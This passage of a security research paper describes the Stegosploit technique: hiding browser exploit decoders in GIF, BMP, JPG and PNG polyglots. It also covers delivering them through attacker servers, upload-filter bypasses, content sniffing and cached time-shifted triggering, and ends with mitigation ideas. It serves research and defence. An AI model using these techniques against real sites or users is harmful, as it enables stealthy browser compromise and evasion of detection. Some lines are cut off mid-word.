GIF files always begin with the magic marker "GIF89a". The idea here is to create a valid GIF image that contains Javascript appended at its end.

When interpreting it as a Javascript, it should translate to a

variable assignment such as:

```
GIF89a = "stegosploit";
```

However, when rendering it as an image, it should generate a proper image.

The first 10 bytes of every GIF file are:

```
47 49 46 38 39 61   HH HH   WW WW  
G I F 8 9 a      height width
```

HH HH and WW WW are 16 bit values.

If we set the height to 0x2A2F, it translates to `/*` which is a Javascript comment. The width could be anything. Most browsers, honouring [Postel's Law](#), will still render a proper image.

The following is an example of an IMAJS GIF (GIF+JS) file which pops up a Javascript alert box if loaded in a

`<script>` tag:

```
GIF89a/*..... (GIF image data) .....*/="pwned";aler
```

IMAJS BMP (BMP+JS) is also similar:


BMP Header:

```
42 4D XX XX XX XX 00 00 00 00 .....  
B M Filesize   Empty Empty DIB data
```

The file size is now set to `2F 2A XX XX`. At the end of the BMP data, we append our Javascript code. Even though the file size is inaccurate, all browsers properly render the image.

```
BM/*..... (BMP image data) .....*/="pwned";alert(Da
```

Polyglot maestro Ange Albertini has some more examples on [Corkami](#).



IMAJS GIF or IMAJS BMP could be used to wrap the HTML decoder script, described in section 3.1 listing 3, in an image. Exploit delivery could therefore be accomplished using only two images - one containing the decoder script and the other containing the steganographically encoded exploit code. Stylish, but not enough.

## 4.2 Combining HTML in JPG files

The first step towards single image exploit delivery is to combine HTML code in the steganographically encoded JPG file, turning it into a perfectly valid HTML file.

Mixing HTML data in JPG has an advantage over the IMAJS techniques described in section 4.1 - the image does not need to be loaded via a `<script>` tag. The browser will render the HTML directly when loaded, and execute any embedded Javascript code along the way. If the same data is loaded within an `` tag, the browser will render the image in its display, as mentioned earlier in

section 3.1.4.

### 4.2.1 JPG File Structure

Basic JPG file structure follows the [JPEG File Interchange Format \(JFIF\)](#). JFIF files contain several *segments*, each identified by a 2-byte marker `FF xx` followed by the segment's data. Some popular segment markers are listed in the table below.

Marker	Code	Name
FF D8	SOI	Start Of Image
FF E0	APPO	JFIF File
FF DB	DQT	Define Quantization Table
FF C0	SOF	Start Of Frame
FF C4	DHT	Define Huffman Table
FF DA	SOS	Start Of Scan
FF D9	EOI	End Of Image

Every JPG file must begin with a SOI segment, which is just 2 bytes - `FF D8` . The APP0 segment immediately follows the SOI segment. The format of the JFIF header is as follows:


```
typedef struct _JFIFHeader
{
    BYTE SOI[2];           // FF D8
    BYTE APP0[2];          // FF E0
    BYTE Length[2];        // Length of APP0 field excluding this header
    BYTE Identifier[5];     // "JFIF\0"
    BYTE Version[2];       // BYTE Major, BYTE Minor
    BYTE Units;             // 0 = no units, 1 = pixels per inch
    BYTE Xdensity[2];       // Horizontal Pixel Density
    BYTE Ydensity[2];       // Vertical Pixel Density
    BYTE XThumbnail;        // Thumbnail Width (if any)
    BYTE YThumbnail;        // Thumbnail Height (if any)
} JFIFHEAD;
```

The Stegosploit Toolkit includes a utility called `jpegdump.c` to enumerate segments in a JPG file. Using `jpegdump.c` on the steganographically encoded image of Kevin McPeake (section 2.3.1) shows the following results:

```
jpegdump kevin_encoded.jpg


marker 0xffd8 SOI at offset 0      (start of image)
marker 0xffe0 APP0 at offset 2     (application dat
marker 0xffdb DQT at offset 20     (define quantiza
marker 0xffdb DQT at offset 89     (define quantiza
marker 0xffc0 SOF0 at offset 158    (start of frame
marker 0xffc4 DHT at offset 177    (define huffman
marker 0xffc4 DHT at offset 210    (define huffman
marker 0xffc4 DHT at offset 393    (define huffman
marker 0xffc4 DHT at offset 426    (define huffman
marker 0xffda SOS at offset 609     (start of scan)
marker 0xffd9 EOC at offset 182952 (end of codestre
```

The contents of `kevin_encoded.jpg` can be represented by the following diagram:



#### 4.2.2 Adding extra content in JPG files

The most promising location to add extra content is the `APP0` segment. Increasing the 2 byte length field of `APP0` gives us extra space at the end of the segment in which to place the HTML decoder data, as shown in the diagram below:



Stegosplot's `html_in_jpg_ie.pl` utility can be used to combine HTML data within a JPG file.

```
$ ./html_in_jpg_ie.pl decoder_cve_2014_0282.html kev
```

The resultant file `kevin_polyglot` increases in size, successfully embedding the HTML data in the "slack space" artificially created at the end of the `APP0` segment. In the example below, the length of the `APP0` segment increases from 18 bytes to 12092 bytes. The HTML decoder code shown in section 3.1 listing 3 is embedded between blocks of random data in the `APP0` segment from offset 0x0014 to 0x2f3d.

```
$ ./jpegdump kevin_polyglot
```

```
marker 0xffd8 SOI at offset 0      (start of image)
marker 0xffe0 APP0 at offset 2     (application dat
marker 0xffdb DQT at offset 12094  (define quantiza
marker 0xffdb DQT at offset 12163  (define quantiza
marker 0xffc0 SOF0 at offset 12232  (start of frame
marker 0xffc4 DHT at offset 12251   (define huffman
marker 0xffc4 DHT at offset 12284   (define huffman
marker 0xffc4 DHT at offset 12467   (define huffman
marker 0xffc4 DHT at offset 12500   (define huffman
marker 0xffda SOS at offset 12683   (start of scan)
marker 0xffd9 EOC at offset 195026  (end of codestre
```

```
$ hexdump -Cv kevin_polyglot
```

```
00000000  ff d8 ff e0 2f 2a 4a 46  49 46 00 01 01 01
00000010  00 00 00 00 3c 68 74 6d  6c 3e 3c 21 2d 2d
00000020  67 f8 8b 4a 08 4d de 8f  c4 c1 44 c4 7f 90
00000030  98 32 87 11 d5 e7 fb 35  86 35 8f 6d e5 65
:
:
:
000001a0  90 eb 27 4f e5 90 27 71  8c 8a c0 da 91 20
000001b0  02 15 38 fd 96 c3 5c 21  32 27 0f d4 7b b7
000001c0  b3 26 68 15 ae 45 7c 24  7a 0b 20 2d 2d 3e
000001d0  65 61 64 3e 3c 6d 65 74  61 20 68 74 74 70
000001e0  71 75 69 76 3d 22 58 2d  55 41 2d 43 6f 6c
000001f0  74 69 62 6c 65 22 20 63  6f 6e 74 65 6e 74
00000200  49 45 3d 45 64 67 65 22  3e 3c 73 63 72 69
00000210  3e 76 61 72 20 62 4c 3d  32 2c 65 43 3d 33
00000220  72 3d 33 3b 66 75 6e 63  74 69 6f 6e 20 69
:
:
:
000006e0  73 3e 3c 69 6d 67 20 69  64 3d 70 78 20 73
000006f0  3d 22 23 22 3e 3c 2f 64  69 76 3e 3c 2f 62
00000700  79 3e 3c 2f 68 74 6d 6c  3e 3c 21 2d 2d df
00000710  73 08 ac 3f 95 9c 73 80  38 6e fd 80 c8 60
00000720  19 ac e2 af 6c dd 4c 77  70 32 30 74 ad 5c
:
:
:
00002ef0  6b 2e b4 ba 7a 07 f7 5a  b8 c6 79 67 1b c5
00002f00  53 80 af 8d a8 11 5b f5  d8 e2 93 4b 03 03
00002f10  0b 1d 35 78 29 ec d5 a2  44 43 cd 1d d5 2e
00002f20  e5 14 a4 ba c8 f0 71 4e  09 71 e5 42 18 52
00002f30  6c 88 f5 e7 6e bf 56 fa  e1 60 ee e3 20 41
00002f40  00 43 00 01 01 01 01 01  01 01 01 01 01 01
00002f50  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002f60  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002f70  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002f80  01 01 01 ff db 00 43 01  01 01 01 01 01 01
00002f90  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002fa0  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002fb0  01 01 01 01 01 01 01 01  01 01 01 01 01 01
00002fc0  01 01 01 01 01 01 01 01  ff c0 00 11 08 01
00002fd0  80 03 01 22 00 02 11 01  03 11 01 ff c4 00
00002fe0  00 01 05 01 01 01 01 01  01 00 00 00 00 00
00002ff0  00 01 02 03 04 05 06 07  08 09 0a 0b ff c4
```

#### 4.2.3 Co-existence of HTML and JPG data



JPG decoders would have no problem in properly displaying the image contained in the HTML+JPG polyglot described above. Browsers, however, would encounter problems when trying to properly render HTML tags. The extra JPG data would end up "polluting" the DOM. If the JPG data contains symbols such as `<` or `>`, the browser may end up creating erroneous tags in the DOM, which can affect the execution of the decoder Javascript.

To prevent JPG data from interfering with HTML, we can use a few strategically placed HTML comments `<!--` and `-->`. In the above example, the `<html>` tag is placed at offset 0x0014, followed by a start HTML comment `<!--` marker. The first block of random data ends with the HTML comment terminator `-->`. The contents of the HTML decoder code (section 2.3.1) is written after the HTML comment terminator. At the end of the HTML decoder code, we shall put another start HTML comment `<!--` marker to comment out the rest of the JPG file's data.

#### 4.2.4 Unusual HTML termination

There have been some extreme cases where the JPG file itself may contain an inadvertent HTML comment terminator `-->`. In such situations, we can use an illegal start-of-Javascript tag `<script type=text/undefined>` at the end of the decoder code. This script tag is deliberately not terminated. The DOM renderer will ignore everything following `<script type=text/undefined>` for HTML rendering. Since the Javascript type is set to `text/undefined`, no valid Javascript or VBScript interpreter will run the code contained in this open script tag.

### 4.3 Combining HTML in PNG files

Generating an HTML+PNG polyglot can be done using a technique similar to HTML+JPG polyglots. We have to inspect the PNG file structure and figure out a safe way for

embedding HTML content in it.

### 4.3.1 PNG File Structure

PNG files consist of a PNG signature followed by several **FourCC chunks**. **FourCC** stands for Four Character Code. FourCC chunks are used in several multimedia formats including audio and video.

The PNG signature is a fixed sequence of 8 bytes - 89 50 4E 47 0D 0A 1A 0A .

Each chunk consists of four parts:

- **Length:** 4 byte unsigned integer indicating the size of only the chunk's **data** field.
- **Chunk Type** 4 byte FourCC code. Some chunk types are IHDR, IDAT, IEND, etc.
- **Chunk Data** Variable length data.
- **CRC** 4 byte **CRC** value generated from the chunk type and the chunk data, but not including the length.

LibPNG documentation carries [details on chunks](#) and the PNG file's structure.

### 4.3.2 Exploring a PNG file

Stegosploit's `pngenum.pl` utility lets us explore chunks in a PNG file. Running it against a steganographically encoded PNG file shows us the following results:

```
$ pngenum.pl pinklock_encoded.png

PNG Header: 89 50 4E 47 0D 0A 1A 0A - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A)
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8)
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E)
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282)
:      :                               :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893)
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5)
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15)
```

IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222)  
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) C

Each PNG file must contain one IHDR chunk - the image header. Image data is encoded in multiple IDAT chunks. Each PNG file must terminate with an IEND chunk.

PNG Header	89 50 4E 47 0D 0A 1A 0A			
IHDR	length	IHDR	chunk data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IEND chunk	0	IEND	CRC	

### 4.3.3 Adding extra content in PNG files

PNG files are easier to extend than JPG files. We can simply insert extra PNG chunks. PNG provides informational chunks such as tEXt chunks that may be used to contain image metadata. We can insert tEXt chunks immediately after the IHDR chunk.

tEXt chunks are basically name-value pairs, separated by a NULL byte 0x00 . A tEXt chunk looks like this:

[length][tEXt][name\x00Saumil Shah][CRC]

An approach taken by Cody Brocious [@daeken](#) explores compressing Javascript code into PNG images, in his article titled "[Superpacking JS demos](#)".

We shall take a slightly different approach, which does not involve using illegal PNG chunks, preserving the validity of the PNG file and not raising any suspicions.

The diagram below summarises how to embed HTML data within PNG files:

PNG Header	89 50 4E 47 0D 0A 1A 0A				
IHDR	length	IHDR	chunk data		CRC
extra tEXt chunk	length	tEXt	<html> <!--		CRC
extra tEXt chunk	length	tEXt	_random chars ...		
	... random chars ...				
	--> <decoder HTML and script goes here ..>				
	<script type=text/undefined>/*...				CRC
IDAT chunk	length	IDAT	pixel data		CRC
IDAT chunk	length	IDAT	pixel data		CRC
IDAT chunk	length	IDAT	pixel data		CRC
IEND chunk	0	IEND	CRC		

Stegosploit's `html_in_png.pl` utility can be used to combine HTML data within a PNG file.

```
$ ./html_in_png.pl decoder_cve_2014_0282.html pinklock.png
```

Running `pngenum.pl` shows us the following output:

```
$ ./pngenum.pl pinklock_polyglot

PNG Header: 89 50 4E 47 0D 0A 1A 0A - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A)
tEXt 12 bytes CRC: 0xF1A3A4DE (computed 0xF1A3A4DE)
tEXt 2575 bytes CRC: 0x148DB406 (computed 0x148DB406)
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8)
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E)
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282)
:      :      :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893)
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5)
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15)
IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222)
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) C
```

```
$ hexdump -Cv pinklock_polyglot
```

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48
00000010  00 00 04 00 00 00 02 a8  08 06 00 00 00 00 e9
00000020  3a 00 00 00 0c 74 45 58  74 3c 68 74 6d 6c
00000030  3c 21 2d 2d 20 f1 a3 a4  de 00 00 0a 0f 74
00000040  74 5f 00 4b 92 ab 87 84  51 22 f4 79 21 c0
00000050  60 9b c0 e6 5c bd b9 4a  81 3b a9 ba 3b a3
:      :
:      :
:      :
```

```

00000490  ed e6 43 e5 d8 6a 21 2d bb d0 76 40 e3 be
000004a0  37 36 a4 2d 26 95 8d a8 a8 29 a6 24 c1 67
000004b0  9c ae c8 fb 32 fd 20 2d 2d 3e 3c 68 65 61
000004c0  3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75
000004d0  3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69
000004e0  65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45
000004f0  64 67 65 22 3e 3c 73 63 72 69 70 74 3e 76
00000500  20 62 4c 3d 30 2c 65 43 3d 31 2c 67 72 3c
00000510  70 78 3d 22 6a 22 3b 66 75 6e 63 74 69 6f
:
:
:
:
000009f0  22 3e 3c 2f 66 6f 72 6d 3e 3c 64 69 76 20
00000a00  61 73 73 3d 22 73 22 3e 3c 69 6d 67 20 69
00000a10  22 6a 22 20 73 72 63 3d 22 23 22 3e 3c 2f
00000a20  76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6c
00000a30  3c 73 63 72 69 70 74 20 74 79 70 65 3d 27
00000a40  78 74 2f 75 6e 64 65 66 69 6e 65 64 27 3e
00000a50  14 8d b4 06 00 00 20 00 49 44 41 54 78 9c
00000a60  67 5c 54 07 da bf ef b3 31 c4 98 cd 96 e7
00000a70  b2 a6 18 45 14 41 90 32 cc 30 0c 30 74 04
00000a80  44 45 45 05 a6 50 84 a1 57 bb 49 34 76 53

```

This concludes our discussion on HTML+JPG and HTML+PNG polyglots for the time being. Next we shall explore delivery techniques for these polyglots, so that the "images" will "auto-run" when loaded in the browser.

## 5. HTTP Transport: Exploit Delivery - take 2

In section 3.2, we established the need for the use of HTML+Image polyglots to achieve our objective of exploits delivered via a single image. We explored how to prepare HTML+JPG and HTML+PNG polyglots in section 4.

This section provides a few insights into controlling some of the finer points of HTTP transport when it comes to delivering the polyglot to the browser. The primary goal is to enable the "image" to be rendered as HTML in the browser, allowing the embedded decoder script to execute when the document loads. The secondary goal is to avoid

detection on the network. An interesting side effect of **time-shifted exploit delivery** shall be discussed at the end of this section.

Exploring the nuances of HTTP Transport in itself can be a very complex topic, so I shall keep the discussion restricted to only some relevant points.

## 5.1 Reaching the target browser

As an attacker, we have the following options for sending the HTML+Image polyglot to the victim's browser:

- Host the image on an attacker controlled web server and send its URL link to the victim.
- Host the entire exploit on a URL shortener.
- Upload the image on 3rd party websites and provide direct links.

It is also possible to combine this with a vast array of XSS vulnerabilities, but that is left to the reader's imagination and talent.

### 5.1.1 Attacker controlled web server

Hosting drive-by exploit code on an attacker controlled web server is the most popular of all HTTP delivery techniques. The HTML+Image polyglot can be hosted as a file with:

- a JPG or PNG file extension
- an extension not registered with the browser's default MIME types
- no file extension

For each case, the web server can be configured to deliver the `Content-Type: text/html` HTTP header to force the victim's browser to render the polyglot content as an HTML document. An explicit `Content-Type:` header will override file extension guessing in the browser.

### 5.1.2 Hosting the exploit on a URL shortener

URL shorteners can be abused far more than just hiding a URL behind redirects. My previous research, presented in [a lightning talk at CanSecWest 2010](#), shows how to host an entire exploit vector+payload in a URL shortener. With Data URIs being adopted by most modern browsers, it is theoretically possible to host a polyglot HTML+Image resource in a URL shortener. There are certain limits to the length of a URL that a browser will accept, but some clever work done by services like [Hashify.me](#) suggest that this could be overcome.

For additional tricks that an attacker can perform with URL shorteners, please refer to my article in the HITB E-Zine Issue 003, titled "[URL Shorteners Made My Day](#)"

### **5.1.3 Upload the image on 3rd party websites**

Several web applications allow user generated content to be hosted on their servers, with content white listing. Examples of such applications/functionality are:

- Blogs
- User profile pictures
- Bulletin board discussion forums
- Document sharing platforms
- ...and more

Images are almost always accepted in such applications because they pose no harm to the web application's integrity. Several of these applications store user generated content on a separate content delivery server, a popular example being Amazon's S3. Stored user content can be directly linked via URLs pointing to the hosting server.

As an example, I tried uploading `kevin_polyglot` on a document sharing application. The application stores my files on Amazon S3. The document can be referred via its direct link:

<https://xxxxxxxx.s3.amazonaws.com/519f97ea1e9b1c6>

/556e1cb9e7f9a2311d12a39b

/74929a94a64fe6ca66d997a51c922b7e/kevin\_polyglot

The HTTP response received is as follows:

```
HTTP/1.1 200 OK
x-amz-id-2: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x-amz-request-id: 313373133731337
Date: Fri, 05 Jun 2015 11:48:57 GMT
Last-Modified: Wed, 03 Jun 2015 09:07:32 GMT
Etag: "BADCODEBADCODEBADCODE"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 195034
Server: AmazonS3
```

When loaded in Internet Explorer, the browser, noticing that there is no file extension, proceeds to guess the data type of the content via Content Sniffing, overriding the

Content-Type: application/octet-stream header. IE identifies the polyglot content as an HTML document, noticing the presence of <html><!-- in the early parts of the JPG APP0 segment, as discussed in section 4.2.3.

The impact of Content Sniffing is discussed briefly in section 5.2.

There are several other avenues open for this mode of polyglot delivery.

Soroush Dalili @irsdl's excellent presentation "[File in the hole!](#)" covers several techniques of abusing file uploaders used by web applications.

Some avenues from his talk:

- Using double extensions - file.html;.jpg (IIS), file.html.xyz (Apache)
- Ghost extensions - file.html%00.jpg (FCKeditor)
- Trailing NULL bytes
- Misconfigurations from case-sensitivity



## 5.2 Content Sniffing

A polyglot's greatest advantage, other than evading detection, is that it can be rendered in more than one context. For example, an image viewer application that supports multiple image formats would detect the type of image based on the file extension (e.g. .JPG, .PNG, .GIF, .BMP, etc.). In the absence of an extension, the image viewer relies on the file's magic numbers and header structure to determine the image type.

Browsers are far more complex beasts and are required to handle a variety of different data formats - HTML, Javascript, Images, CSS, PDF, audio, video, the list goes on. Browsers rely upon two key factors for determining the type of content, and thereby invoking the appropriate processor or renderer associated with it.

- Resource extension
- The HTTP `Content-Type` response header

In the absence of extensions or HTTP response headers, browsers ideally would simply offer a raw data dump of the content for the user to download. However, over the course of years, browsers have tried to implement automatic content guessing, termed as Content Sniffing.

[Michal Zalewski @lcamtuf](#) is perhaps one of the leading authorities in analysing browser behaviour from a security perspective. In his excellent **Browser Security Handbook**, Zalewski provides a detailed discussion on [Content Sniffing techniques employed by various browsers](#).

The following table, borrowed from Zalewski's Browser Security Handbook, summarises the results of content sniffing tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no Content-Type received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable Content-Type value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on application/octet-stream documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on application/binary documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown/unknown (or application/unknown) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on text/plain documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as image/jpeg?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES


Content Sniffing is the ideal weakness for a polyglot to exploit. Combining Content Sniffing tricks with delivery approaches discussed in sections 5.1.2 and 5.1.3 make for several creative attack delivery avenues to open up. This is one of my topics for future research.

### 5.3 Time-Shifted Exploit Delivery

Time-Shifted Exploit Delivery is a technique where the exploit code does not need to be triggered at the same time it is delivered. The trigger can happen much later.

Assume that we deliver `kevin_polyglot` as an image file via a simple `<img>` tag. The web server serving this image can choose to provide cache control information and instruct the browser to cache this image for a certain time duration. The HTTP `Expires` response header can be used to this effect.

Several days later, a URL pointing to `kevin_polyglot` is offered to the victim user. Upon clicking the link, the browser will detect a cache-hit and load the "image" into the DOM without making a network connection. The exploit will then be triggered as before, with the exception that at the time of exploitation, no network traffic will be observed, as is illustrated by the following diagram:



## 6. Concluding thoughts on detection and mitigation

"You're never the only one to figure things out. I'm the only one talking about it on stage but I am sure there are other people that have figured this out." -- me

While the full implications of practical exploit delivery via steganography and polyglots is not yet clear, I would like to present a few thoughts:

- Sophisticated exploit delivery techniques are probably closer to being reality than previously estimated.
- My research for Stegosplit shows that conventional means of detecting malicious software falls short of stopping such attacks.
- Data containers, e.g. images, previously presumed passive and non-offensive can now be used in practical attack scenarios.
- It is easier to detect polyglot files than steganographically encoded images. I ran a few tests with `stegdetect`, one of the de facto tools used to detect steganography in images. My initial results from `stegdetect` show that none of the encoded files were

successfully detected.

```
$ stegdetect *jpg

barcelona_ffexploit.jpg : negative      (false -ve, c
blackbucks_ieexploit.jpg : negative    (false -ve, c
flamingo_clean.jpg : negative
flamingo_ieexploit.jpg : negative      (false -ve, c
fountain_ieexploit.jpg : negative      (false -ve, c
heidelberg_ieexploit.jpg : negative    (false -ve, c
kevin_ieexploit.jpg : negative         (false -ve, c
steamfigures_clean.jpg : negative
steenbok_ieexploit.jpg : negative      (false -ve, c
taj.jpg : jphide(***)                 (false +ve, c
taj_stable.jpg : negative
```

This is not a fault of `stegdetect` per se. `stegdetect` is built to detect steganography schemes that it knows of. `stegdetect` has a mode that supports **linear discriminant analysis** to automate detection of new steganography methods, however it requires several samples of normal and steganographic images to perform its classification. I have not tested linear discriminant analysis yet.

## 6.1 Thoughts on Mitigation

Stegosploit demonstrates stealth techniques to evade payload detection in transit and at rest. It is a matter of time until these techniques become mainstream. [Sucuri's report](#), referred in section 1.1, supports this hypothesis. The few thoughts I have in this area are as follows:

- Detection of malicious code by signatures or static behaviour analysis is rendered ineffective by such attacks. Detection and defenses have to move outside the usual realm of perimeter appliances and endpoint security solutions.
- Browser vendors need to start thinking about detecting polyglot content before it is rendered in the DOM. This is easier said than done.

- Server side applications that accept user generated images should currently **transcode** all received images. For example, transcode a JPG file to a PNG file with slightly degraded quality, and back to JPG. The idea here is to damage any steganographically encoded data.

## 6.2 Future Directions for Research

- Achieve cross browser JPG steganography compatibility.
- Extend Stegosplit to Flash/Actionscript exploits.
- Survive image resizing and low amounts of quality degradation.
- Using CORS (Cross Origin Resource Sharing) for mixing content from different sources in `canvas`.
- Advanced Content Sniffing for rendering polyglot data.
- In-line delivery via Data URIs and URL shorteners.

## Appendix A: Bibliography

### Tools/Code:

1. jjencode - A tool to obfuscate Javascript using only symbols: <http://utf-8.jp/public/jjencode.html>
2. HTML5 Heap Spray code by @zer0mem:  
<http://www.zer0mem.sk/?p=5>
3. jpegdump.c - enumerate JPEG segments:  
<https://svn.xiph.org/experimental/giles/jpegdump.c>
4. Javascript implementation of F5: <https://github.com/desudesutalk/js-jpeg-steg>
5. EXIFTOOL - enumerate and manipulate EXIF metadata:  
<http://www.sno.phy.queensu.ca/~phil/exiftool/>
